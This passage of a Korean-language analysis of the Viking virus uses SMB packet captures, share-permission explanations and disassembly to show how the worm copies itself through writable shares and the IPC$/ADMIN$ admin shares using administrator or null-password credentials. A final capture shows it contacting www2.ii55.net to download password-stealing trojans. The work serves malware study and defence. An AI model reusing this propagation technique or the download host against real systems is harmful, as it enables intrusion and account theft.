192.168.72.128 192.168.72.1   SMB Negotiate Protocol Request
192.168.72.1   192.168.72.128 SMB Negotiate Protocol Response
192.168.72.128 192.168.72.1   SMB Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.72.1   192.168.72.128 SMB Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCES
192.168.72.128 192.168.72.1   SMB Session Setup AndX Request, NTLMSSP_AUTH, User: AVERT₩Anti-Virus_Expert78
192.168.72.1   192.168.72.128 SMB Session Setup AndX Response
```

[그림 8. 네트워크 액세스 정보를 캐싱한 후 상태]

[그림 7]과 [그림 8]의 공통점은 바이킹 바이러스에 감염된 상태의 패킷을 캡쳐한 것이고 IP 1번과 128번간에 공유 자원에 액세스하기 위해서 인증권한을 얻기 위해서 협상하는 과정이다.

[그림 7]에서는 Testvm1의 administrator계정과 패스워드는 Null값을 사용하여 128의 공유자원에 액세스 하기 위해서 인증요청을 했으나 128은 Testvm1의 administrator에 대한 계정과 패스워드정보가 없기 때문에 로그 인 실패 메시지로 응답하였는데 이는 바이킹 바이러스가 네트워크를 통해 자신복제를 실패했다는 의미가 된다.


[그림 8]도 마찬가지로 Testvm1의 administraotor에 대한 계정과 패스워드 정보가 없기 때문에 로그인 실패 메시지로 1번에 응답하였으나 두 번째 AVERT₩Anti-Virus_Expert78로 인증시도 시에는 성공하였음을 알 수가 있는데 이는 Anti-Virus_Expert78에 대한 계정과 패스워드 정보가 128번에 저장되어 있기 때문이다.

▶ 공유자원에 대한 권한이 모든 권한(Full Control)일 경우

Windwos 2000이상의 OS에서는 공유폴더의 권한보다 로컬 시스템의 권한이 우선한다. 이는 로컬 시스템의 공유된 자원에 모든 권한(Full Control)이 설정되어 있다 하더라도 해당 폴더에 대한 로컬의 권한이 읽기 권한이라면 최종으로 적용되는 권한은 읽기가 된다.

따라서 바이킹 바이러스가 공유폴더에 존재하는 exe파일을 감염시키기 위해서 접속 시 사용하는 계정의 권한이 최소한 쓰기(Write)를 가지고 있었다는 결론이 된다.


공유폴더의 권한		로컬의 권한
모든 권한(Full Control)	<	읽기(Read)



```
192.168.72.128  192.168.72.2  SMB Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.72.128  192.168.72.2  SMB Session Setup AndX Request, NTLMSSP_AUTH, User: AVERT₩acy7807
192.168.72.128  192.168.72.2  SMB Tree Connect AndX Request, Path: ₩₩192.168.72.2₩TEMP
192.168.72.128  192.168.72.2  SMB Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path:
192.168.72.128  192.168.72.2  SMB Trans2 Request, FIND_FIRST2, Pattern: ₩_desktop.ini
192.168.72.128  192.168.72.2  SMB NT Create AndX Request, Path: ₩_desktop.ini
192.168.72.128  192.168.72.2  SMB Logoff AndX Request
192.168.72.128  192.168.72.2  SMB Tree Disconnect Request
```

[그림 9. Temp폴더의 권한이 읽기(Read)일 경우]

[그림 9]처럼 공유자원에 읽기 권한만 설정되어 있을 경우 _desktop.ini가 존재하는지에 대한 쿼리를 한 후 연결을 종료시킴을 확인할 수가 있다.



```
192.168.72.128 192.168.72.2   SMB NT Create AndX Request, Path: ₩_desktop.ini
192.168.72.2   192.168.72.128 SMB NT Create AndX Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
192.168.72.128 192.168.72.2   SMB Trans2 Request, FIND_FIRST2, Pattern: ₩<.EXE
192.168.72.2   192.168.72.128 SMB Trans2 Response, FIND_FIRST2, Error: STATUS_NO_SUCH_FILE
192.168.72.128 192.168.72.2   SMB Trans2 Request, FIND_FIRST2, Pattern: ₩*
192.168.72.2   192.168.72.128 SMB Trans2 Response, FIND_FIRST2, Files: . .. Compress Media Microsoft Net₩
192.168.72.128 192.168.72.2   SMB Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: ₩Compress
192.168.72.2   192.168.72.128 SMB Trans2 Response, QUERY_PATH_INFO
192.168.72.128 192.168.72.2   SMB Trans2 Request, FIND_FIRST2, Pattern: ₩Compress₩_desktop.ini
192.168.72.2   192.168.72.128 SMB Trans2 Response, FIND_FIRST2, Error: STATUS_NO_SUCH_FILE
192.168.72.128 192.168.72.2   SMB NT Create AndX Request, Path: ₩Compress₩_desktop.ini
```

[그림 10. 쓰기(Write)이상의 권한이 부여된 경우]

① 공유폴더에 _desktop.ini파일 및 해당 폴더 내에 존재하는 *.exe파일을 감염시키기 위해서 쿼리발송
② 6번째 : 공유폴더의 하위 폴더목록
③ 나머지 : ①과 동일한 과정

▶ 관리목적의 공유폴더(IPC$, Admin$)를 통해

바이킹 바이러스는 IPC$와 Admin$를 통해서 자기복제를 할 수 있다. 이는 관리목적의 공유폴더에 접근 시 사용되는 계정정보가 목적지 시스템의 관리자(또는 그에 준한 권한을 가진 계정)에 유사한 권한을 갖고 있음을 의미한다.

```
.Upack:0040896B                 push    offset _str____2.Text
.Upack:00408970                 push    [ebp+var_4]
.Upack:00408973                 push    offset _str__ipc$.Text
.Upack:00408978                 lea     eax, [ebp+var_14]
----중간생략----
.Upack:00408987                 mov     [ebp+NetResource.dwType], eax
.Upack:0040898A                 xor     eax, eax
.Upack:0040898C                 mov     [ebp+NetResource.lpLocalName], eax
.Upack:0040898F                 mov     eax, [ebp+var_14]
.Upack:00408997                 mov     esi, eax
.Upack:00408999                 mov     [ebp+NetResource.lpRemoteName], esi
.Upack:0040899C                 xor     eax, eax
.Upack:0040899E                 mov     [ebp+NetResource.lpProvider], eax
.Upack:004089A1                 mov     edx, offset dword_408D48 <--- administrator
.Upack:004089A6                 mov     eax, (offset Context.ExtendedRegisters+68h)
.Upack:004089AB                 call    sub_404610
.Upack:004089B0                 mov     byte_412C14, 0
.Upack:004089B7                 push    0                       ; dwFlags
.Upack:004089B9                 push    (offset Context.ExtendedRegisters+68h) ; lpUserName
.Upack:004089BE                 push    offset byte_412C14 ; lpPassword
.Upack:004089C3                 lea     eax, [ebp+NetResource]
.Upack:004089C6                 push    eax                     ; lpNetResource
.Upack:004089C7                 call    WNetAddConnection2A
.Upack:004089DE                 lea     eax, [ebp+NetResource]
.Upack:004089E1                 push    eax                     ; lpNetResource
.Upack:004089E2                 call    WNetAddConnection2A
-------------------------------------------------------------------------------
.Upack:00408A80 loc_408A80:                                     ; CODE XREF: sub_408914+165↑j
.Upack:00408A80                 push    offset _str____2.Text
.Upack:00408A85                 push    [ebp+var_4]
```

```
.Upack:00408A88                 push    offset _str__admin$.Text
---중간생략----
.Upack:00408A9C                 mov     [ebp+NetResource.dwType], eax
.Upack:00408A9F                 xor     eax, eax
.Upack:00408AA1                 mov     [ebp+NetResource.lpLocalName], eax
.Upack:00408AA4                 mov     eax, [ebp+var_18]
.Upack:00408AAC                 mov     [ebp+NetResource.lpRemoteName], eax
.Upack:00408AAF                 xor     eax, eax
.Upack:00408AB1                 mov     [ebp+NetResource.lpProvider], eax
.Upack:00408AB4                 push    0               ; dwFlags
.Upack:00408AB6                 push    edi             ; lpUserName
.Upack:00408AB7                 push    esi             ; lpPassword
.Upack:00408AB8                 lea     eax, [ebp+NetResource]
.Upack:00408ABB                 push    eax             ; lpNetResource
.Upack:00408ABC                 call    WNetAddConnection2A
```

```
192.168.72.128  192.168.72.2    SMB Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.72.2    192.168.72.128  SMB Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCES
192.168.72.128  192.168.72.2    SMB Session Setup AndX Request, NTLMSSP_AUTH, User: AVERT₩Anti-Virus_Expert78
192.168.72.2    192.168.72.128  SMB Session Setup AndX Response
192.168.72.128  192.168.72.2    SMB Tree Connect AndX Request, Path: ₩₩192.168.72.2₩IPC$
192.168.72.2    192.168.72.128  SMB Tree Connect AndX Response
192.168.72.128  192.168.72.2    SMB Tree Connect AndX Request, Path: ₩₩192.168.72.2₩ADMIN$
192.168.72.2    192.168.72.128  SMB Tree Connect AndX Response
192.168.72.128  192.168.72.2    SMB Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path:
192.168.72.2    192.168.72.128  SMB Trans2 Response, QUERY_PATH_INFO
192.168.72.128  192.168.72.2    SMB Trans2 Request, FIND_FIRST2, Pattern: ₩a.exe
```

[그림 11. 관리목적 공유폴더를 통해 자기복제 시 트래픽]

6. 바이킹 바이러스, 왜 위험한가?

지금까지 분석된 내용을 통해 바이킹 바이러스가 왜 위험한지를 알 수가 있었다. 하지만 바이킹 바이러스는 자기 복제 뿐만 아니라 감염 시 특정 URL로부터 특정 온라인 게임 사용자의 개인정보를 유출할 수 있는 PSW형의 트로이목마를 다수 다운로드 한 후 실행한다는 것에 추가적으로 위험성이 존재한다고 할 수 있다.

```
192.168.72.128  168.126.63.1    DNS   Standard query A www2.ii55.net
168.126.63.1    192.168.72.128  DNS   Standard query response A 218.83.155.116
192.168.72.128  218.83.155.116  TCP   1045 > http [SYN] Seq=0 Len=0 MSS=1460
218.83.155.116  192.168.72.128  TCP   http > 1045 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
192.168.72.128  218.83.155.116  TCP   1045 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.72.128  218.83.155.116  HTTP  GET /1.txt HTTP/1.1
218.83.155.116  192.168.72.128  TCP   http > 1045 [ACK] Seq=1 Ack=178 Win=64240 Len=0
218.83.155.116  192.168.72.128  HTTP  HTTP/1.1 200 OK (text/plain)
192.168.72.128  218.83.155.116  HTTP  GET /1.exe HTTP/1.1
218.83.155.116  192.168.72.128  TCP   http > 1045 [ACK] Seq=260 Ack=355 Win=64240 Len=0
218.83.155.116  192.168.72.128  TCP   [TCP segment of a reassembled PDU]
218.83.155.116  192.168.72.128  TCP   [TCP segment of a reassembled PDU]
```

[그림 12. PSW 트로이목마 다운로드]